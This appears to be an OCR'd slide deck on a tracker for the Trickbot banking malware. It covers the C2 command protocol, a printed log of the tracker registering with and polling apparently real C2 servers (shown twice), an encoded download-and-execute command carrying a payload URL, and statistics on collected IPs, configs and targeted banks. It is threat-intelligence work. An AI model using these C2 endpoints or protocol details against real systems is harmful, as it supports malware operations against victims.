
Tracker Overview



Trickbot Tracker Components

- Command Parser
  - Parse command from trickbot C&C.
- Module Downloader
  - Downloads known trickbot modules
- Config Downloader
  - Downloads known trickbot configs
- URL Extractor
  - Extracts download sites from the its modules.
- Binary Downloader
  - Downloads the sample from the download sites gathered from trickbot

Trickbot Tracker Flowchart



Waiting for Command

BOT

Register victim: *../0/..*

Module server config

Waiting for command: ../1/..

Sends “okay” or new command

C2

Command Parser

BOT

Wait command: ../*1*/..

Download and Inject Command(/62/)

C2

Command start: ../10/42/../0/

Module report: ../63/module/start/(null)/

Command start format:

../10/<c2_command_id>/../<1|0>/

Command Parser

BOT

Wait command: ../1/..

Download and Execute Command(/42/)

Command start: ../10/42/../0/


C2

Trying to register server: 24.231.0.139:443
https://24.231.0.139:443/tt0002/Admin-PC_W617601.7A0573A061A7287431278272 41B24D2D/0/Windows 7 x86/1031/118.201.62.250/7A0573A061A7287431278272 41B24D2D//CVW2ECukuKYraJe0d3Smp/
Register succeeded
Wait for other command
https://24.231.0.139:443/tt0002/Admin-PC_W617601.7A0573A061A7287431278272 41B24D2D/1/GnBEFCv90qXqMRBLPRl6V8MO2OeRPm3C//
['62', '10536092', '\r\nnetworkDll start\r\n1234567890']
Send module inject start
https://24.231.0.139:443/tt0002/Admin-PC_W617601.7A0573A061A7287431278272 41B24D2D/10/62/10536092/1/
Send module inject report
https://24.231.0.139:443/tt0002/Admin-PC_W617601.7A0573A061A7287431278272 41B24D2D/63/networkDll/start/(null)//
Wait for other command
https://24.231.0.139:443/tt0002/Admin-PC_W617601.E6B7EC9CEC856CE2D84345675CA2AAF8/1/KNP6x0s2rZKvty78T0NUCy4C//
/1/
Wait for other command
https://24.231.0.139:443/tt0002/Admin-PC_W617601.E6B7EC9CEC856CE2D84345675CA2AAF8/1/3Ylfgyd0DmdJpMGpaA2vbHq9Bq4Bpk//
/1/
Wait for other command
https://24.231.0.139:443/tt0002/Admin-PC_W617601.E6B7EC9CEC856CE2D84345675CA2AAF8/1/L82UajMUvUrIvOcx7d//
/1/


Trying to register server: 24.231.0.139:443
https://24.231.0.139:443/tt0002/Admin-PC_W617601.7A0573A061A7287431278272 41B24D2D/0/Windows 7 x86/1031/118.201.62.250/7A0573A061A7287431278272 41B24D2D//CVW2ECukuKYraJe0d3Smp/
Register succeeded
Wait for other command
https://24.231.0.139:443/tt0002/Admin-PC_W617601.7A0573A061A7287431278272 41B24D2D/1/GnBEFCv90qXqMRBLPRl6V8MO2OeRPm3C//
['62', '10536092', '\r\nnetworkDll start\r\n1234567890']
Send module inject start
https://24.231.0.139:443/tt0002/Admin-PC_W617601.7A0573A061A7287431278272 41B24D2D/10/62/10536092/1/
Send module inject report
https://24.231.0.139:443/tt0002/Admin-PC_W617601.7A0573A061A7287431278272 41B24D2D/63/networkDll/start/(null)//
Wait for other command
https://24.231.0.139:443/tt0002/Admin-PC_W617601.E6B7EC9CEC856CE2D84345675CA2AAF8/1/KNP6x0s2rZKvty78T0NUCy4C//
/1/
Wait for other command
https://24.231.0.139:443/tt0002/Admin-PC_W617601.E6B7EC9CEC856CE2D84345675CA2AAF8/1/3Ylfgyd0DmdJpMGpaA2vbHq9Bq4Bpk//
/1/
Wait for other command
https://24.231.0.139:443/tt0002/Admin-PC_W617601.E6B7EC9CEC856CE2D84345675CA2AAF8/1/L82UajMUvUrIvOcx7d//
/1/

...
..
Wait for other command
https://24.231.0.139:443/tt0002/Admin-PC_W617601.E6B7EC9CEC856CE2D84345675CA2AAF8/1/dQ46FV5NuLBhe3iaqmk6//
['42', '10559147', '\r\nAAAAAFQQxyvOc3cXRU6Lhy4Zvhy9JwwIQ0WQBkR4NYE+PvEoJAAAAGgAdAB0AHAA
OgAvAC8AOQAyAC4AMgAyADMALgAxADAANQAuADEANAA3AC8AUgBlAGwAYQB5AE0A
VABBADQAMgAuAGIAaQBuABfcQYDWgDLL55dj/Fuw3huOLDxZFB8WtPjuiHP3pkS8
op6UfE2bA6qFhtzDCAlX1yKS/xvZMwRwGwm0ZOg9kBTiqtHq/byr2QQV0+miiI8J 8EuhVLZs8NH3iH7ZaedMQQ==\r\n1234567890']
Send module execute start
https://24.231.0.139:443/tt0002/Admin-PC_W617601.E6B7EC9CEC856CE2D84345675CA2AAF8/10/42/10559147/0/
Wait for other command
https://24.231.0.139:443/tt0002/Admin-PC_W617601.E6B7EC9CEC856CE2D84345675CA2AAF8/1/8hlqpTwfNZaVCVLqlDcvdqbTcsEqV5hH//
/1/
...
..
Invalid Response
Trying to register server: 95.154.199.82:443
https://95.154.199.82:443/tt0002/Admin-PC_W617601.71AA1C25F4BBE43670085B4D3931D886/0/Windows 7
x86/1031/118.201.62.250/71AA1C25F4BBE43670085B4D3931D886//i7iBJPw7CBAVtKBG/

Data Type	Count
IP's	1604
Files	605
Configuration	564
Download URL's	192
Module	21




Release Activity dinj Config




IP Geo Distribution

Data Extraction IP Geo Distribution




Server IPs Geo Distribution



Target Financial Institutions

Financial Institution Geo Distribution



Takeaways

@zsawei @fbacurio